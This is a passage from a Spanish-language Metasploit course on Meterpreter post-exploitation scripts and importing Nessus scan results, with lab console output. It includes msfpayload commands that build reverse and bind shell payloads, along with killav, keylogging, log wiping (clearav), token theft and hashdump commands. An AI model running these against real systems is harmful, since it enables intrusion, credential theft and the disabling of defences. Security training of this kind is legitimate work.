


```
bash
[-] The specified script could not be found: avkill
meterpreter > run killav
[*] Killing Antivirus services on the target...
meterpreter > |
```

Comando killav

Enum_shares

Aquí podremos enumerar todos los recursos compartidos del sistema remoto.



```
bash
meterpreter >
meterpreter > idletime
User has been idle for: 1 min 26 secs
meterpreter > run enum_shares
The following shares were found:
  Name: prova
  Path: C:\prova
  Type: 0

  Name: print$
  Path: C:\WINDOWS\system32\spool\drivers
  Type: 0

  Name: HP
  Path: HP LaserJet 8100 Series PS,LocalSp1only
  Type: 1

Recent UNC paths entered in Run Dialog found:
  \\192.168.1.59\c$\1
meterpreter >
```

Recursos compartidos

Service_manager

Con Service_manager tendremos la posibilidad de gestionar todos los servicios del equipo remoto

```
bash
\\192.168.1.59\c$\1
meterpreter > run service_manager
Meterpreter Script for managing Windows Services.

OPTIONS:
-C Create Service, service will be set to auto start
-D Delete Service
-K Stop Service
-S Start Service
-c Change Service StartUp. Default <Auto>
-d <opt> Display Name of Service
-h Help menu.
-i Get Service Information
-l List Services
-n <opt> Service Name
-p <opt> Service command
-s <opt> Startup Parameter for service. Specify Auto, Manual or Disabled

meterpreter > run service_manager -l
Service List:
+-----+
+ ALerter
+ ALG
+ AppMgmt
+ AudioSrv
```

Gestión de servicios Windows

La lista de scripts en meterpreter es bastante larga y se actualizan constantemente añadiendo nuevas funcionalidades, por lo que os animo a que descubrais todo el poder de la consola, os muestro la ubicación de todos ellos.





Figura 63.- Scripts para Meterpreter

C:\Archivos de programa\Metasploit\Framework3\msf3\scripts\meterpreter

Os adjunto un pequeño mapa de ejecución .



Meterpreter Cheat Sheet

version: 0.1

Executing Meterpreter

As a Metasploit Exploit Payload (bind_tcp) for bind shell or (reverse_tcp) for reverse shell
As Standalone binary to be uploaded and executed on the target system:

```

./msfpayload windows/meterpreter/bind_tcp LPORT=443 X > meterpreter.exe (Bind Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/bind_tcp LPORT=443 RHOST=<IP>
./msfpayload windows/meterpreter/reverse_tcp RHOST=<IP> RPORT=443 X > meterpreter.exe (Reverse Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LPORT=443 E
                    
```

User Interface Commands

```

meterpreter> idletime
Displays how much time the user is inactive

meterpreter> keyscan_start
Starts recording user key typing

meterpreter> keyscan_dump
Dumps the user's key strokes

meterpreter> keyscan_stop
Stops recording user typing
                    
```

Core Commands

<p>meterpreter> background Puts the Meterpreter session in background mode. Session could be recovered typing: sessions -l (to identify session ID) sessions -i <Session ID></p> <p>meterpreter> lrb Opens meterpreter scripting menu</p>	<p>meterpreter> use <library> Permits loading extra meterpreter functionalities with the following loadable libraries:</p> <table style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 2px;">espia</td> <td style="padding: 2px;">Allows Desktop spying through screenshots</td> </tr> <tr> <td style="padding: 2px;">incognito</td> <td style="padding: 2px;">Allows user impersonation sort of commands</td> </tr> <tr> <td style="padding: 2px;">priv</td> <td style="padding: 2px;">Allows filesystem and hash dumping commands</td> </tr> <tr> <td style="padding: 2px;">sniffer</td> <td style="padding: 2px;">Allows network sniffing interaction commands</td> </tr> </table>	espia	Allows Desktop spying through screenshots	incognito	Allows user impersonation sort of commands	priv	Allows filesystem and hash dumping commands	sniffer	Allows network sniffing interaction commands	<p>meterpreter> run <script> Permits the execution of ruby selfdeveloped meterpreter scripts such:</p> <table style="width: 100%; border-collapse: collapse;"> <tr> <td style="padding: 2px;">sitekvm</td> <td style="padding: 2px;">killav</td> </tr> <tr> <td style="padding: 2px;">credcollect</td> <td style="padding: 2px;">metsvc</td> </tr> <tr> <td style="padding: 2px;">get_local_subnets</td> <td style="padding: 2px;">migrate</td> </tr> <tr> <td style="padding: 2px;">getcountermeasure</td> <td style="padding: 2px;">netenum</td> </tr> <tr> <td style="padding: 2px;">getgui</td> <td style="padding: 2px;">prefetchtool</td> </tr> <tr> <td style="padding: 2px;">getinet</td> <td style="padding: 2px;">vnc_oneport / vnc</td> </tr> <tr> <td style="padding: 2px;">hashdump</td> <td style="padding: 2px;">sheduleme</td> </tr> <tr> <td style="padding: 2px;">keylogrecorder</td> <td style="padding: 2px;">winenum</td> </tr> </table>	sitekvm	killav	credcollect	metsvc	get_local_subnets	migrate	getcountermeasure	netenum	getgui	prefetchtool	getinet	vnc_oneport / vnc	hashdump	sheduleme	keylogrecorder	winenum
espia	Allows Desktop spying through screenshots																									
incognito	Allows user impersonation sort of commands																									
priv	Allows filesystem and hash dumping commands																									
sniffer	Allows network sniffing interaction commands																									
sitekvm	killav																									
credcollect	metsvc																									
get_local_subnets	migrate																									
getcountermeasure	netenum																									
getgui	prefetchtool																									
getinet	vnc_oneport / vnc																									
hashdump	sheduleme																									
keylogrecorder	winenum																									

<p>meterpreter> getwd Obtain current working directory on Server's Side</p> <p>meterpreter> getlwd Obtain local current working directory</p> <p>meterpreter> del <file> Deletes the given file</p> <p>meterpreter> cat <file> meterpreter> edit <file> Read the given file Edit the given file</p> <p>meterpreter> upload <src file> <dst file> Upload a file to the target host</p> <p>meterpreter> download <src file> <dst file> Download a file from the target host</p>	<p>meterpreter> sysinfo Provides information about target host</p> <p>meterpreter> getuid Obtain the username responsible for the current process</p> <p>meterpreter> kill <pid> Kill the given process identified by PID</p> <p>meterpreter> ps List all running processes</p> <p>meterpreter> shell Obtain interactive windows OS Shell</p> <p>meterpreter> execute -f file [Options] Execute the given "file" on the OS target host. Options: -H Create the process hidden from view -a Arguments to pass to the command -i Interact with the process after creating it -m Execute from memory -t Execute process with currently impersonated thread token</p> <p>meterpreter> clearav Clears and secure removes event logs</p> <p>meterpreter> steal_token Attempts to steal an impersonation token from the target process</p>	<p>meterpreter> reg <Command> [Options] Interact with the target OS Windows Registry using the following options and commands: commands: Options: enumkey Enumerate the supplied registry key -d Data to store in the registry value createkey / deletekey Create/deleted the supplied registry key -k The registry key setval / queryval Set/query values from the supplied registry key -v The registry value name</p> <p>meterpreter> ipconfig Displays network interfaces information</p> <p>meterpreter> route View and modify networking routing table</p>
---	---	--

Networking Commands

meterpreter> portfwd
Establish port forwarding connections through meterpreter tunnels:
Options:
-L Local host to listen on
-l Local port to listen on
-p Remote port to connect to
-r Remote host to connect to

Cheat Sheet Meterpreter


Nessus

Nessus es un escaner de vulnerabilidades de la empresa estadounidense Tenable Network Security, sus funcionalidades son las de:

- Descubrimiento activo de redes
- Escaneo de vulnerabilidades distribuido
- Política de auditoria

Permite la exportación de informes en varios formatos donde posteriormente pueden ser asociados con Metasploit (Esta será la parte que más nos interese).

Pero primero veamos como funciona Nessus, una vez descargada la versión para Windows de http://www.nessus.org/download/nessus_download.php , procederemos a ejecutar el paquete.




Página de descarga de Nessus

Una vez instalado accederemos al registro <http://www.nessus.org/plugins/?view=register-info> en nuestro caso de la versión home feed la cual es gratuita para uso personal y donde indicaremos una dirección de correo electrónico donde nos enviarán el código de activación del programa.

Comprobado el correo donde nos envían el código de activación, accedemos a inicio/programas/Tenable Network Security/Nessus/Nessus Server Manager






Activación de nessus

Y allí introduciremos el código donde seguidamente empezara la descarga de los plugins y actualizaciones.

Nessus se compone de dos partes, Servidor y cliente, para el escáner accedemos por entorno web como cliente a la pagina que el Server nos brinda.

Accederemos a Nessus user Management y crearemos un usuario con derechos de Administrador

Ahora desde Nessus cliente accederemos a la consola Web de la aplicación



Inicio Cliente de Nessus

Introduciremos el usuario y la contraseña del Administrador creado anteriormente.


Esta pantalla consta de cuatro apartados de derecha a izquierda:

Uses
Policies
Scans
Reports

La primera de ellas nos muestra los usuarios que están creados.


Las **Policies** nos permiten crear la configuración de la selecciones de los elementos a escánear creando un perfil.

Los **scans** desde aquí realizaremos los escaneos a otros equipos donde queramos consultar sus vulnerabilidades.



Escaneando en Nessus

Report una vez realizado el scan podremos consultar con un informe el cual podremos exportar en formato xml o nbe para importarlo con metasploit.



Informe de vulnerabilidades detectadas

Para poder realizar un escaneo completo de vulnerabilidades tenemos que indicar en policias las credenciales de un Administrador local del equipo remoto.


Zate Berg ha creado un plugin para Metasploit desde el cual podemos realizar escaneos de vulnerabilidades mediante Nessus en el entorno de msfconsole y incluirlos directamente a la base de datos de metasploit para ser explotados.

Como funciona el Plugin de Zate Berg

```
Msf> load nessus
```

Carga el Plugin

```
Msf> nessus_help
```



Ayuda nessus

```
Msf> nessus_connect localhost
```

Conecta con el servidor Nessus.

```
msf > nessus_connect localhost
[+] Username:
ADMIN
[+] Password:
ADMIN
[*] Connecting to https://localhost:8834/ as ADMIN
[*] Authenticated
msf >
```

Conecta con nessus

```
Msf> nessus_policy_list
```

Muestra las políticas creadas en nessus.

```
msf > nessus_policy_list
[+] Nessus Policy List

ID  Name          Comments
--  -
1   ESCANEEO PARA CURSO
```

Autenticación en Nessus

```
Msf> nessus_scan_new -h
```

Realiza un nuevo escaneo de vulnerabilidades

```
msf > nessus_scan_new -h
Usage:
  nessus_scan_new <policy id> <scan name> <targets>
Example:> nessus_scan_new 1 "My Scan" 192.168.1.250
Creates a scan based on a policy id and targets.
use nessus_policy_list to list all available policies
msf >
```

Escanear en Nessus

```
Msf> nessus_scan_new 1 nombre del report 192.168.1.80
```

```

msf > nessus_report_list
[+] Nessus Report List

ID                                     Name                               Status   Date
---                                     ----                               -
192b8507-5af2-f9a3-b419-3d3157683f9d8a892b13b1f95951  escaneo curso                     completed 18:48 Nov 20 2010
706cc0b6-ac44-74a6-6c66-782a78c5652e04f955997bc6e544  ESCANEO CURSO                     completed 18:44 Nov 20 2010
d25d72f2-1b39-6bee-7c4c-866ecf04dac9d41a62c87f8455c9  escaneigmetasploit                 completed 19:04 Nov 20 2010

[+] You can:
[+] Get a list of hosts from the report:          nessus_report_hosts <report id>
msf > nessus_scan_new 1 escaneopuerto2 192.168.1.80
[+] Creating scan from policy number 1, called "escaneopuerto2" and scanning 192.168.1.80
[+] Scan started.  uid is c2088cce-e5d5-8168-a06f-e7de43632c671ac958595de4551d
msf >
    
```

Lista de informes

Msf> nessus_scan_status

Muestra el estado de escaneo.

```

msf > nessus_scan_status
[+] Running Scans

Scan ID                               Name                               Owner   Started           Status   Curre
nt Hosts   Total Hosts
-----
c2088cce-e5d5-8168-a06f-e7de43632c671ac958595de4551d  escaneopuerto2  ADMIN  23:06 Nov 22 2010  running  0
1
[+] You can:
[+] Import Nessus report to database :          nessus_report_get <reportid>
[+] Pause a nessus scan :                    nessus_scan_pause <scanid>
msf >
    
```

Comprobar el estado del escaneo

Cuando ha finalizado el scan de nessus es hora de realizar la importación del report a nuestra base de datos de metasploit , conectaremos con ella con el siguiente comando:

Msf> db_create metasploitdb

Crea una instancia para la base de datos.

El comando help nos mostrará los comandos que podemos utilizar para movernos por la base de datos


```

bash
Database Backend Commands
=====
Command      Description
-----
db_add_cred  Add a credential to a host:port
db_add_host  Add one or more hosts to the database
db_add_note  Add a note to a host
db_add_port  Add a port to a host
db_autopwn   Automatically exploit everything
db_connect   Connect to an existing database
db_create    Create a brand new database
db_creds     List all credentials in the database
db_del_host  Delete one or more hosts from the database
db_del_port  Delete one port from the database
db_destroy   Drop an existing database
db_disconnect Disconnect from the current database instance
db_driver    Specify a database driver
db_exploited List all exploited hosts in the database
db_export    Export a file containing the contents of the database
db_hosts     List all hosts in the database
db_import    Import a scan result file (filetype will be auto-detected)
db_import_amap_log Import a THC-Amap scan results file (-o)
db_import_amap_mlog Import a THC-Amap scan results file (-o -m)
db_import_ip360_xml Import an IP360 scan result file (XML)
db_import_ip_list Import a list of line separated IPs
db_import_msfe_xml Import a Metasploit Express report (XML)
db_import_nessus_nbe Import a Nessus scan result file (NBE)
db_import_nessus_xml Import a Nessus scan result file (NESSUS)
db_import_nmap_xml Import a Nmap scan results file (-oX)
db_import_qualys_xml Import a Qualys scan results file (XML)
db_nmap      Executes nmap and records the output automatically
db_notes     List all notes in the database
db_services  List all services in the database
db_status    Show the current database status
db_sync      Synchronize the database
db_vulns     List all vulnerabilities in the database
db_workspace Switch between database workspaces

msf >
    
```

Ayuda modulo base de datos de metasploit

Msf> nessus_report_get ID_report

Importa el reporte generado en nessus a la base de datos de metasploit

```

bash
msf > nessus_scan_status
No Scans Running.
You can:
  List of completed scans:      nessus_report_list
  Create a scan:                nessus_scan_new <policy id> <scan name> <target(s)>
msf > nessus_report_list
Unknown command: nessus_report_list.
msf > nessus_report_list
Nessus Report List

ID                               Name                Status    Date
--                               -
cc149ead-6c9a-9299-f8c5-25e31ce293660156d9b098eca4f0 metasploit1         completed 23:10 Nov 23 2010
e4b59955-1097-e40b-a0c7-19ba9149d7cdf55899d37dfcc16b metasploit1         completed 00:01 Nov 23 2010

You can:
  Get a list of hosts from the report:  nessus_report_hosts <report id>
msf > nessus_report_get cc149ead-6c9a-9299-f8c5-25e31ce293660156d9b098eca4f0
importing cc149ead-6c9a-9299-f8c5-25e31ce293660156d9b098eca4f0
192.168.1.80 Microsoft Windows XP Professional (Espa o1) Done!
Done
msf >
    
```

Comprobar el estado del escaneo

Cuando ya se ha realizado la importación, podremos consultar los hosts escaneados, con los servicios detectados y las vulnerabilidades existentes en cada equipo

Msf> db_hosts

```

bash
=====
address  address6 arch  comm  comments  created_at  info  mac  name
os_flavor os_lang os_name os_sp  purpose  state updated_at  svcs  vulns  workspace
-----  -
192.168.1.80
2010-11-23 22:13:16 UTC
alive 2010-11-23 22:13:16 UTC 4 205 default

msf > db_hosts

Hosts
=====
address  address6 arch  comm  comments  created_at  info  mac  name  os_flavor os_lang os_name os_sp  purpose  sta
te updated_at  svcs  vulns  workspace
-----  -
192.168.1.80
ve 2010-11-23 22:13:16 UTC 4 205 default
msf >
    
```

Hosts encontrados

```

Msf> db_vulns
    
```

Nos muestra las vulnerabilidades que se ven afectadas.

```

bash
,BID-33122,OSVDB-48153,OSVDB-52691,OSVDB-52692
Time: 2010-11-23 22:25:24 UTC Vuln: host-192.168.1.80 port=445 proto=tcp name=NSS-10400 refs=
Time: 2010-11-23 22:25:26 UTC Vuln: host-192.168.1.80 port=445 proto=tcp name=NSS-26920 refs=CVE-1999-0519,CVE-1999-0520,CVE-2002-1117,BID-494,OSVDB-299
Time: 2010-11-23 22:25:26 UTC Vuln: host-192.168.1.80 port=445 proto=tcp name=NSS-10395 refs=
Time: 2010-11-23 22:25:26 UTC Vuln: host-192.168.1.80 port=445 proto=tcp name=NSS-26919 refs=CVE-1999-0505
Time: 2010-11-23 22:25:31 UTC Vuln: host-192.168.1.80 port=445 proto=tcp name=NSS-10394 refs=CVE-1999-0504,CVE-1999-0505,CVE-1999-0506,CVE-2000-0222,CVE-2
002-1117,CVE-2005-3595,BID-494,BID-890,BID-11199,OSVDB-297,OSVDB-3106,OSVDB-8230,OSVDB-10050,Msf-Microsoft Windows Authenticated User Code Execution
Time: 2010-11-23 22:25:31 UTC Vuln: host-192.168.1.80 port=139 proto=tcp name=NSS-11011 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 port=137 proto=udp name=NSS-10150 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-10287 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-19506 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-38153 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-45590 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-11936 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-35716 refs=
Time: 2010-11-23 22:25:33 UTC Vuln: host-192.168.1.80 name=NSS-10913 refs=OSVDB-752
Time: 2010-11-23 22:25:33 UTC Vuln: host-192.168.1.80 name=NSS-10916 refs=OSVDB-755
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-10915 refs=OSVDB-754
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-25220 refs=
Time: 2010-11-23 22:25:34 UTC Vuln: host-192.168.1.80 name=NSS-10902 refs=
msf >
    
```

Vulnerabilidades encontradas

```

Msf> db_services
    
```

Nos muestra los servicios abiertos en el equipo

```

bash
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-38153 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-11936 refs=
Time: 2010-11-23 22:25:32 UTC Vuln: host-192.168.1.80 name=NSS-35716 refs=
